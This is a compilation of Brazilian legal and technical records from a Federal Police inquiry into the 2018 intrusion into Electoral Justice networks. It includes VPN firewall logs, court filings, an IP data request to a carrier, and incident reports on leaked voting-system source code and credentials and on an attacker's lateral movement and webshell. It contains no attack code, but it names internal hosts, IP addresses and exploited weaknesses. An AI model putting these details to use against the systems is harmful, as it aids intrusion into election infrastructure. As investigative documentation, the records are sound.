Apr 21 06:32:36 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:32:36" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 06:32:36 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:32:36" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.81.167.53:6897 dst=187.33.236.165:4500 usr="digitro"

Apr 21 06:32:42 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:32:42" fw=187.33.236.165 pri=6 c=16 gcat=5 m=263 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc msg="User logged out - digitro"

Apr 21 06:49:01 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:49:01" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 06:49:24 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:49:24" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 06:49:42 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:49:42" fw=187.33.236.165 pri=6 c=16 gcat=5 m=263 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc dur=15 msg="User logged out - digitro"

Apr 21 06:49:42 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:49:42" fw=187.33.236.165 pri=6 c=16 gcat=5 m=263 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc dur=45 msg="User logged out - digitro"

Apr 21 06:50:15 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:50:15" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 06:50:51 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:50:51" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 06:50:52 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:50:52" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.81.167.53:6897 dst=187.33.236.165:4500 usr="digitro"

Apr 21 06:51:51 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:51:51" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 21 06:51:51 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 06:51:51" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.81.167.53:6897 dst=187.33.236.165:4500 usr="digitro"

Apr 21 08:36:42 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-21 08:36:42" fw=187.33.236.165 pri=6 c=16 gcat=5 m=263 src=201.81.167.53::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc msg="User logged out – digitro"

201.6.129.235, em 18/04/2018, as 05:24:54 e 18/04/2018, as 05:48:59 → portas: origem (33283,33370), destino (4500 VPN)

Apr 18 05:24:54 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 05:24:54" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.6.129.235::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 05:24:54 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 05:24:54" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.6.129.235:33283 dst=187.33.236.165:4500 usr="digitro"

Apr 18 05:48:59 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 05:48:59" fw=187.33.236.165 pri=6 c=16 gcat=5 m=237 src=201.6.129.235::X1 dst=187.33.236.165:0:X1 usr="digitro" proto=tcp sess=vpnc

Apr 18 05:48:59 rpbfr03.tre-pb.gov.br id=firewall sn=C0EAE485B974 time="2018-04-18 05:48:59" fw=187.33.236.165 pri=6 c=16 gcat=7 m=139 src=201.6.129.235:33370 dst=187.33.236.165:4500 usr="digitro"

É a informação.

MARCELO CARNEIRO RODRIGUES
CHEFE DE SEÇÃO



Documento assinado eletronicamente em **05/03/2020, às 18:06**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.



A autenticidade do documento pode ser conferida em https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1270536&crc=8070DE9D, informando, caso não preenchido, o código verificador **1270536** e o código CRC **8070DE9D**.

2020.00.000000217-2

Documento nº 1270536 v2

**TRIBUNAL SUPERIOR ELEITORAL**

Informação COINF/STI nº 245/2020

Referência: Ofício 2179 PF (SEI 1304296)

Assunto:

Senhor Secretário,

Informamos que no escopo da investigação que trata a IPL 1361/2018-4 - SR/PF/DF, as informações abaixo foram remetidas por técnicos da COINF à Polícia Federal em Disco Rígido ao final do ano de 2018 e início do ano de 2019

- Log de acesso à VPN do TRE-PB. Enviado log completo bem como log do usuário Digitro.
- Cópia da máquina virtual do TRE-RN, que foi invadida durante o evento.
- Cópia de três máquinas do TRE-BA que foram invadidas durante o evento de Abril.
- Relatório do TRE-PE contendo detalhamento do evento de Abril.
- Arquivo texto contendo resumo do evento de Abril de 2018.

Adicionalmente, registramos que as informações requisitadas por meio do Ofício 70 (1230941), reiterado por meio do Ofício 2179(1304296) estão contidas na Informação SESOP/COINF/STI nº 5/2020 (1270536) e disponíveis para remessa, em caráter Oficial, para a Polícia Federal.

Registro, por fim, característica do sistema SEI, o qual não possui função de "remessa" de processos sigilosos, devendo ser notificadas as unidades que porventura deverão realizar gestão para a entrega em caráter Oficial dos dados contidos na supracitada Informação.

É a informação.

CRISTIANO MOREIRA ANDRADE
COORDENADOR(A)

Documento assinado eletronicamente em 23/11/2020, às 16:00, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.

2020.00.000000217-2

Documento nº 1505168 v5



A autenticidade do documento pode ser conferida em
https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1505168&crc=27FAABCF,
informando, caso não preenchido, o código verificador **1505168** e o código CRC
27FAABCF.

**TRIBUNAL SUPERIOR ELEITORAL**

Informação COINF/STI nº 249/2020

Referência: Despacho STI 1506843

Assunto: IPL 1361/2018-4 - SR/PF/DF

Senhor Secretário de Tecnologia da Informação,

Em atenção ao Despacho GAB-SPR 1506619, informamos que os dados listados na Informação COINF/STI nº 245/2020 (1505168) vieram em discos rígidos remetidos ao TSE pelo TRE-RN e pelo TRE-BA e tais mídias foram entregues no ano de 2019 à equipe sob gestão da Delegada Cassiana Saad.

Não foi realizada cópia dos discos rígidos para ambiente do TSE.

Registramos ainda que, posteriormente à entrega dos discos rígidos citados, Delegados da Polícia Federal realizaram apresentação de análise preliminar dos conteúdos existentes nas mídias.

É a informação.

CRISTIANO MOREIRA ANDRADE
COORDENADOR(A)

 Documento assinado eletronicamente em **26/11/2020, às 17:55**, conforme art. 1º, §2º, III, b, da Lei 11.419/2006.



A autenticidade do documento pode ser conferida em https://sei.tse.jus.br/sei/controlador_externo.php?acao=documento_conferir&id_orgao_acesso_externo=0&cv=1510009&crc=4A9AE813, informando, caso não preenchido, o código verificador **1510009** e o código CRC **4A9AE813**.



21/12/2020

Número: **1065955-77.2020.4.01.3400**

Classe: **INQUÉRITO POLICIAL**

Órgão julgador: **12ª Vara Federal Criminal da SJDF**

Última distribuição : **24/11/2020**

Valor da causa: **R\$ 0,00**

Processo referência: **0034686-42.2017.4.01.3400**

Assuntos: **Invasão de Dispositivo Informático**

Segredo de justiça? **SIM**

Justiça gratuita? **NÃO**

Pedido de liminar ou antecipação de tutela? **NÃO**

Partes		Procurador/Terceiro vinculado	
Polícia Federal no Distrito Federal (PROCESSOS CRIMINAIS) (AUTORIDADE)			
INDETERMINADO (REQUERIDO)			
Ministério Público Federal (Procuradoria) (FISCAL DA LEI)			
Documentos			
Id.	Data da Assinatura	Documento	Tipo
391456411	02/12/2020 16:15	Pedido do MP ao JUIZ em Procedimento Investigatório	Pedido do MP ao JUIZ em Procedimento Investigatório

PR-DF-MANIFESTAÇÃO-30174/2020



MINISTÉRIO PÚBLICO FEDERAL
PROCURADORIA DA REPÚBLICA - DISTRITO FEDERAL

EXCELENTÍSSIMO (A) SENHOR (A) JUIZ (A) FEDERAL DA 12ª VARA DA SEÇÃO JUDICIÁRIA DO DISTRITO FEDERAL.

Autos n. 1065955-77.2020.4.01.3400

O MINISTÉRIO PÚBLICO FEDERAL, pelo Procurador da República signatário, vem, perante Vossa Excelência, em atenção ao despacho retro, manifestar-se nos seguintes termos.

Cuida-se de representação formulada pela autoridade policial, pleiteando o compartilhamento de provas dos fatos tratados no IPL 005/2017-DICINT/DIP (que tramitou perante a 12ª Vara Federal da Seção Judiciária do DF - Processo nº 0034686-42.2017.4.01.3400 e perante a 7ª Vara Federal da Subseção Judiciária de São Paulo - Processo nº 0013343-32.2017.4.03.6181), com a presente investigação.

Sustenta, em sua argumentação, que a medida se mostra deveras pertinente, uma vez que os fatos lá tratados coincidem com a autoria dos fatos tratados no presente inquérito (segundo apontado no Relatório de Análise de Alta Tecnologia nº 001/2020-UTC/SRCC/CGPFAZ/DICOR/PF).

É a síntese.

Presente esse panorama, considerando o apontado nos relatórios indicados, quais sejam, a Informação nº 002/2019- UTC/SRCC/CGPFAZ/DICOR/PF, bem como o Relatório de Análise de Alta Tecnologia nº 001/2020-UTC/SRCC/CGPFAZ/DICOR/PF, manifesta-se o *Parquet* Federal pelo deferimento da medida, uma vez que com o compartilhamento das provas nos fatos semelhantes investigados, será possível colher elementos que demonstrem, com segurança, a materialidade dos delitos sob apuração, bem como poderá ser delineada a autoria delitiva dos fatos deste inquérito, com maior celeridade e eficiência.

Dessa forma, manifesta-se o MINISTÉRIO PÚBLICO FEDERAL pelo deferimento da representação da autoridade policial.

Ao ensejo, o MPF manifesta-se, igualmente, pela concessão de novo prazo de 90 (noventa) dias para a continuidade das investigações levadas a efeito no inquérito policial

Página 1 de 2

Documento assinado via Token digitalmente por MARCELO RIBEIRO DE OLIVEIRA, em 02/12/2020 16:14. Para verificar a assinatura acesse <http://www.transparencia.mpf.mp.br/validacaodocumento>. Chave B5A7D991.4DDA0976.7F1941DD.AA6D2ACE



em apreço.

Brasília, 2 de dezembro de 2020.

MARCELO RIBEIRO DE OLIVEIRA
PROCURADOR DA REPÚBLICA

Documento assinado via Token digitalmente por MARCELO RIBEIRO DE OLIVEIRA, em 02/12/2020 16:14. Para verificar a assinatura acesse
<http://www.transparencia.mpf.mp.br/validacaodocumento>. Chave B5A7D991.4DDA0976.7F1941DD.AA6D2ACE

Página 2 de 2





24/02/2021

Número: **1065955-77.2020.4.01.3400**

Classe: **INQUÉRITO POLICIAL**

Órgão julgador: **12ª Vara Federal Criminal da SJDF**

Última distribuição : **24/11/2020**

Valor da causa: **R\$ 0,00**

Processo referência: **0034686-42.2017.4.01.3400**

Assuntos: **Invasão de Dispositivo Informático**

Segredo de justiça? **SIM**

Justiça gratuita? **NÃO**

Pedido de liminar ou antecipação de tutela? **NÃO**

Partes		Procurador/Terceiro vinculado	
Polícia Federal no Distrito Federal (PROCESSOS CRIMINAIS) (AUTORIDADE)			
INDETERMINADO (REQUERIDO)			
Ministério Público Federal (Procuradoria) (FISCAL DA LEI)			
Documentos			
Id.	Data da Assinatura	Documento	Tipo
438188866	23/02/2021 17:58	Despacho	Despacho



Seção Judiciária do Distrito Federal
12ª Vara Federal Criminal da SJDF

PROCESSO: 1065955-77.2020.4.01.3400

INQUÉRITO POLICIAL (279)[Invasão de Dispositivo Informático]

AUTORIDADE: POLÍCIA FEDERAL NO DISTRITO FEDERAL (PROCESSOS CRIMINAIS)

REQUERIDO: INDETERMINADO

DESPACHO

Defiro o pedido formulado pela Autoridade Policial (IDs 383940858 e 383950374), para o fim de autorizar o compartilhamento das provas produzidas no âmbito do inquérito policial **IPL 005/2017-DICINT/DIP** com as investigações do presente feito.

2. Baixem os autos ao Departamento de Polícia Federal na forma solicitada pelo *Parquet*.

Os autos tramitarão diretamente entre Autoridade Policial e Ministério Público Federal.

Cientifique-se a Polícia Federal e o Ministério Público Federal.

Brasília, 23 de fevereiro de 2021.

MARCUS VINICIUS REIS BASTOS
JUIZ FEDERAL







POLÍCIA FEDERAL
GRUPO DE REPRESSÃO A CRIMES CIBERNÉTICOS - GRCC/DRCOR/SR/PF/DF
Endereço: SAIS, Qd. 7, Lote 23, Sala 135 - CEP: 70610-902 - Brasília/DF

Ofício nº 1705300/2021 - GRCC/DRCOR/SR/PF/DF

Brasília/DF, 20 de abril de 2021.

A Sua Senhoria o(a) Senhor(a)
Diretor(a) da Empresa TIM BRASIL
Av. Alexandre Gusmão, 29, Bloco C, Vila Omero Tom
Santo Andre/SP - CEP. 09.015-970

Assunto: Informações (solicita)

Referência: 2020.0043195-SR/PF/DF (favor mencionar na resposta)

Senhor(a) Diretor(a),

1- Cumprimentando-o, sirvo-me do presente para, visando a instruir os autos do Inquérito Policial em epígrafe, REQUISITAR a Vossa Senhoria informações sobre os dados cadastrais de usuário, conforme esclarecimentos que seguem.

2- Por óbvio, e ainda mais ante a expressa previsão legal, o acesso aos dados cadastrais não estão agasalhados pelo inciso X, do artigo 5º, da Constituição Federal, de modo que não se contrapõe ao princípio da inviolabilidade da intimidade a permissibilidade de acesso a essas informações sem prévia autorização judicial.

3- Aliás, como reconhecido pelo próprio legislador pátrio, com a inserção do Art. 17-B, na Lei 9.613/98 ("Art. 17-B. A autoridade policial e o Ministério Público terão acesso, exclusivamente, aos dados cadastrais do investigado que informam qualificação pessoal, filiação e endereço, independentemente de autorização judicial, mantidos pela Justiça Eleitoral, pelas empresas telefônicas, pelas instituições financeiras, pelos provedores de internet e pelas administradoras de cartão de crédito") e, posteriormente, com o Art. 2º, §2º, da Lei 12.830/2013 ("§ 2º Durante a investigação criminal, cabe ao delegado de polícia a requisição de perícia, informações, documentos e dados que interessem à apuração dos fatos") e art. 15, da Lei 12.850/2013 ("Art. 15. O delegado de polícia e o Ministério Público terão acesso, independentemente de autorização judicial, apenas aos dados cadastrais do investigado que informem exclusivamente a qualificação pessoal, a filiação e o endereço mantidos pela Justiça Eleitoral, empresas telefônicas, instituições financeiras, provedores de internet e administradoras de cartão de crédito"), a Autoridade Policial pode REQUISITAR dados cadastrais de investigados, ou seja: qualificação pessoal, documentos e endereço, INDEPENDENTEMENTE DE AUTORIZAÇÃO JUDICIAL, mantidos pelas empresas provedoras de serviços na internet.

DA REQUISIÇÃO

4- Sendo assim, REQUISITO os dados cadastrais dos usuarios dos IPs:

189.40.75.154, em 18/04/2018, as 18:56:14
191.51.34.72, em 18/04/2018, as 19:02:05
189..40.75.239, em 18/04/2018 20:45:41
177.219.117.183, em 18/04/2018, as 20:56:20
189..40.72.247, 18/04/2018, as 22:21:17
189.40.72.14, em 18/04/2018 22:23:14
189.40.91.135, em 18/04/2018, as 22:29:37
189.40.90.239, em 19/04/2018, as 01:13:32
189.40.90.253, em 19/04/2018, as 04:08:37

Devendo a indicação dos IPs acima ser acrescida das informações de porta lógica enviadas pelo TSE, conforme item 1 supra (cópia anexa).

DO PRAZO PARA ATENDIMENTO

5- Assinalo o PRAZO de 10 (dez) dias para o atendimento, do recebimento.

DA FORMA DE ATENDIMENTO

6- Visando a possibilitar o atendimento em tempo hábil, informo que a resposta deverá ser encaminhada para o endereço eletrônico <**grcc.drcor.srdf@pf.gov.br**>, devendo o original também ser encaminhado fisicamente ao signatário, no Grupo de Repressão a Crimes Cibernéticos (GRCC) da Superintendência Regional da Polícia Federal em Brasília/DF, endereço descrito no cabeçalho do presente ofício.

DAS COMINAÇÕES LEGAIS EM CASO DE NÃO ATENDIMENTO

7- Registro, por oportuno, que o não atendimento injustificado no prazo implicará na caracterização da prática do crime de desobediência e/ou de sonegação de documento, sujeitando os responsáveis pela recusa indevida, às penas do artigo 21 da Lei 12.850/2013 (Art. 21 - Recusar ou omitir dados cadastrais, registros, documentos e informações requisitadas pelo juiz, Ministério Público ou Delegado de Polícia, no curso de investigação ou do processo: Pena - reclusão, de 6 (seis) meses a 2 (dois) anos, e multa).

8 - Ressalto, por fim, que a divulgação do conteúdo desta requisição ao proprietário da conta ou a terceiros poderá caracterizar o crime previsto no parágrafo único do art. 21, da Lei 12.850/2013: "Na mesma pena incorre quem, de forma indevida, se apossa, propala, divulga ou faz uso dos dados cadastrais de que trata esta Lei" e/ou o crime previsto no art. 153, § 1º-A, do Código Penal: "Divulgar, sem justa causa, informações sigilosas ou reservadas, assim definidas em lei, contidas ou não nos sistemas de informações ou banco de dados da Administração Pública: Pena – detenção, de 1 (um) a 4 (quatro) anos, e multa."

Atenciosamente,

VICTOR NEVES FEITOSA CAMPOS
Delegado de Polícia Federal
Matrícula nº 16.179

Documento eletrônico assinado em 20/04/2021, às 11h03, por VICTOR NEVES FEITOSA CAMPOS, Delegado de Polícia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site <https://servicos.dpf.gov.br/assinatura/app/assinatura>, informando o seguinte código verificador:
9652b02a2d2ac835b3322979bc3ac4269e3bc5c8



POLÍCIA FEDERAL

TERMO DE REMESSA

Faço a remessa dos autos com solicitação de dilação de prazo ao Ministério Público Federal.

Documento eletrônico assinado em 20/04/2021, às 11h02, por LEONARDO BRUCE MADUREIRA LOPES, Escrivão de Polícia Federal, na forma do artigo 1º, inciso III, da Lei 11.419, de 19 de dezembro de 2006. A autenticidade deste documento pode ser conferida no site <https://servicos.dpf.gov.br/assinatura/app/assinatura>, informando o seguinte código verificador:
ffb32671e289dcf15abed9a6ffb5a8b0eed79666



20/04/2021

Número: **1065955-77.2020.4.01.3400**

Classe: **INQUÉRITO POLICIAL**

Órgão julgador: **12ª Vara Federal Criminal da SJDF**

Última distribuição : **24/11/2020**

Valor da causa: **R\$ 0,00**

Processo referência: **0034686-42.2017.4.01.3400**

Assuntos: **Invasão de Dispositivo Informático**

Segredo de justiça? **SIM**

Justiça gratuita? **NÃO**

Pedido de liminar ou antecipação de tutela? **NÃO**

Partes		Procurador/Terceiro vinculado	
Polícia Federal no Distrito Federal (PROCESSOS CRIMINAIS) (AUTORIDADE)			
INDETERMINADO (REQUERIDO)			
Ministério Público Federal (Procuradoria) (FISCAL DA LEI)			
Documentos			
Id.	Data da Assinatura	Documento	Tipo
510716864	20/04/2021 11:18	Documento da Polícia em Procedimento Investigatório	Documento da Polícia em Procedimento Investigatório

Encaminho os autos do Inquérito Policial nº 2020.0043195, solicitando dilação de prazo para a continuidade das investigações.

VICTOR NEVES FEITOSA CAMPOS

Delegado de Polícia Federal

Classe Especial - Matrícula nº 16.179



Assunto: Resposta - TSE. Indisponibilidade. Dados adicionais.
De: Cristiano Moreira Andrade <cristiano.andrade@tse.jus.br>
Data: Segunda, Junho 10, 2019 14:41 -03
Para: campos.vnfc@dpf.gov.br <campos.vnfc@dpf.gov.br> grcc.df@dpf.gov.br <grcc.df@dpf.gov.br>
CC: Giuseppe Dutra Janino <giuseppe.janino@tse.jus.br>
Marcelo Carneiro Rodrigues <marcelo.carneiro@tse.jus.br>
Responder-Para: Cristiano Moreira Andrade <cristiano.andrade@tse.jus.br>

Senhores,

Em atenção ao questionamento sobre evidências que o TSE possuía sobre o incidente de setembro/outubro de 2018, informamos:

- O servidor de backup dos códigos fontes da urna eletrônica não possuía qualquer tipo de log habilitado;
- Devido a manutenções para solucionar travamentos nos firewall do TSE, a equipe da Global IP realizou reinstalação do serviço de gerência, não tendo o devido cuidado de não prejudicar os logs armazenados. Outrossim, o volume de logs configurado pela empresa ficou em apenas 80GB, sendo suficiente para apenas 2 dias, considerando-se o volume de acessos durante o período eleitoral.

Assim, informamos que o TSE não possui dados adicionais para repassar à Polícia Federal.

Respeitosamente,

Cristiano Moreira Andrade

Coordenadoria de Infraestrutura

Secretaria de Tecnologia da Informação

TRIBUNAL SUPERIOR ELEITORAL

(61)3030-8970

TRIBUNAL SUPERIOR ELEITORAL

Informação nº 32 STI

Assunto: **Denúncia de acesso indevido de dados relativos aos sistemas eleitorais e ao projeto do *hardware* da UE2018**

Senhor Diretor-Geral,

1. Trata-se de informar acerca do recebimento de denúncia de acesso indevido de dados relativos aos sistemas eleitorais e ao projeto do *hardware* da UE2018. Tal denúncia foi encaminhada por *e-mail* à Assessoria de Comunicação deste Tribunal, a qual solicitou esclarecimentos sobre o teor do *e-mail* encaminhado pelo senhor Felipe Payão, identificado como repórter do portal TecMundo (<https://www.tecmundo.com.br/>). O conteúdo do *e-mail* encontra-se nos documentos anexos.

2. Com relação ao conteúdo do arquivo TSE.rar, encaminhado pelo repórter (conteúdo impresso anexo), é possível afirmar que:

2.1. foram incluídas capturas de tela de computador mostrando trechos de código-fonte do aplicativo Gedai-UE, de listas de arquivos e também de conteúdos de documentos; e

2.2. foram incluídos arquivos presentes na árvore de código-fonte do Gedai-UE.

3. Tal conteúdo evidencia o acesso indevido dos seguintes dados:

3.1. código-fonte completo do Gedai-UE, possivelmente da versão usada nas Eleições 2018, porém sem as assinaturas da Cerimônia de Lacração;

3.2. chaves e credenciais de acesso a servidores usadas pelo Gedai-UE;

3.3. senhas para oficialização dos sistemas Candidaturas e Horário Eleitoral utilizadas para a Eleição Suplementar 2018 de Aperibé/RJ;

3.4. manual técnico da impressora de votos desenvolvida pelo FIT/Quattro Eletrônica;

3.5. manual do QR Code do boletim de urna.

4. Não há evidência de acesso indevido do código-fonte do *software* da urna - Uenux, embora exista a evidência de acesso indevido de código comum entre o Gedai-UE e o Uenux.

5. Com relação ao material acessado indevidamente, o impacto é o seguinte:

5.1. o manual do QR Code (item 3.5) já é de domínio público e encontra-se publicado na Internet;

5.2. o manual da impressora de votos (item 3.4) não possui informação sensível, uma vez que trata-se da documentação de um protótipo que nunca entrou em

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

operação – o seu caráter sigiloso se deve a uma relação contratual entre o FIT e a Quattro Eletrônica;

5.3. as senhas de oficialização (item 3.3) permitem a alteração de dados de partidos e candidatos (até mesmo a sua exclusão) no contexto de um processo eleitoral (ou seja, no caso concreto afeta somente a Eleição Suplementar 2018 de Aperibé/RJ);

5.4 as credenciais de acesso aos servidores usadas pelo Gedai-UE (item 3.2) podem permitir que alguém dentro da intranet da Justiça Eleitoral consiga copiar os dados de eleitores e candidatos que alimentam as urnas, mas sem a capacidade de adulterá-los;

5.5. as chaves usadas pelo Gedai-UE (item 3.2) ainda requerem uma análise de risco mais detalhada; isso porque parte das chaves são geradas no momento da lacração e o acesso indevido diz respeito a material presente no ambiente de desenvolvimento – ou seja, o *software* lacrado usa chaves diferentes; na hipótese de serem as mesmas, existe a possibilidade de manipulação de arquivos de configuração que alimentam o *software* da urna; e

5.6. o código-fonte do Gedai-UE, acompanhado de seus binários compilados, permite a importação de dados oficiais das eleições e carregamento de urnas com esses dados; contudo, o *software* de urna utilizado não tem as assinaturas oficiais da lacração, o que fica evidenciado pelo LED de segurança da urna e pelos procedimentos de verificação de *hash* e assinatura; também não seria possível a geração de um boletim de urna válido para a Totalização a partir disso.

6. Diante desse cenário, solicita-se a abertura de inquérito policial junto à Polícia Federal para apuração dos fatos.

7. Outras providências já estão em andamento nesta STI para sanar as fragilidades que resultaram nesse acesso indevido, assim como tornar os sistemas expostos ainda mais seguros.

8. Finalmente, alerta-se sobre a necessidade de tramitação urgente deste processo.


É o que informo.

Brasília, 07 de novembro de 2018.


GIUSEPPE DUTRA JANINO
Secretário de Tecnologia da Informação

Este documento tem o mesmo valor probante do original apresentado, nos termos do § 1º do Art. 11 da Lei 11.419/2006.
Autenticado por Escrivão de Polícia Federal, LEONARDO BRUCE MADUREIRA LOPES, MATRÍCULA: 17933, em 04/11/2020, às 11h20.

**TRIBUNAL SUPERIOR ELEITORAL
COORDENADORIA DE INFRAESTRUTURA
SEÇÃO DE SUPORTE OPERACIONAL**



AO Sr. SECRETÁRIO DE TECNOLOGIA DA INFORMAÇÃO,

Venho através desse documento, relatar o incidente de rede ocorrido no período de 18 de abril a 21 de abril de 2018 que veio a afetar ativos de rede e servidores da rede interna do TRE-PE, bem como de toda a justiça eleitoral.

No dia 20 de abril de 2018 às 15:06 da tarde, foi detectado pela equipe do Tribunal Regional de Pernambuco, acesso indevido ao seu servidor de banco de dados, com acesso oriundo da máquina plank.tre-rn.jus.br (10.16.140.49) um dos servidores de banco de dados do Tribunal Regional Eleitoral de Pernambuco.

Tendo em vista não ser normal o acesso de banco de dados entre Regionais, iniciou-se investigação para saber a origem do acesso. Verificou-se que houve o comprometimento de um servidor WEB do Tribunal Regional do Rio Grande do Norte, a partir do qual o atacante começou a realizar acesso a vários regionais, dentre eles BA, GO, e SP.

Verificou-se que os acessos ao banco do TRE-PE, foram realizados a partir da máquina 10.16.140.49 e da máquina spmalote01.tre-sp.gov.br (10.1.1.215) do TRE-SP. O banco de dados acessado chama-se SIMPLA.

A partir daí, houve relatos sobre escaneamentos de rede e tentativas de intrusão de vários locais dentro da Justiça Eleitoral, tais como TRE-AC, TRE-PR, TRE-CE, TRE-BA, TRE-PB.

Em seguida, houve o relato, por parte do TRE-AP, de que uma de suas máquinas Windows havia sido comprometida, utilizando um usuário de administração do TSE. Esse usuário é antigo e deveria estar desativado. A senha era de fácil dedução. A partir dessa máquina, foi acessado um servidor de domínio no TSE.

A máquina TRE-AP (10.25.30.13) foi utilizada pelo usuário administrador TRE-AP/tse (tela 04) para acessar outras máquinas da Justiça Eleitoral (tela 01).

No momento que acessamos a máquina, ele estava acessando a máquina do TSE 10.30.1.221 com o usuário TSE/suporte para visualizar os logs do exchange (tela 02 e 03).


Vimos no log do Windows que ele também tentou acessar outros IP's do TSE.

Tela 05 exibe o invasor acessando o webshell da máquina 10.1.1.127.

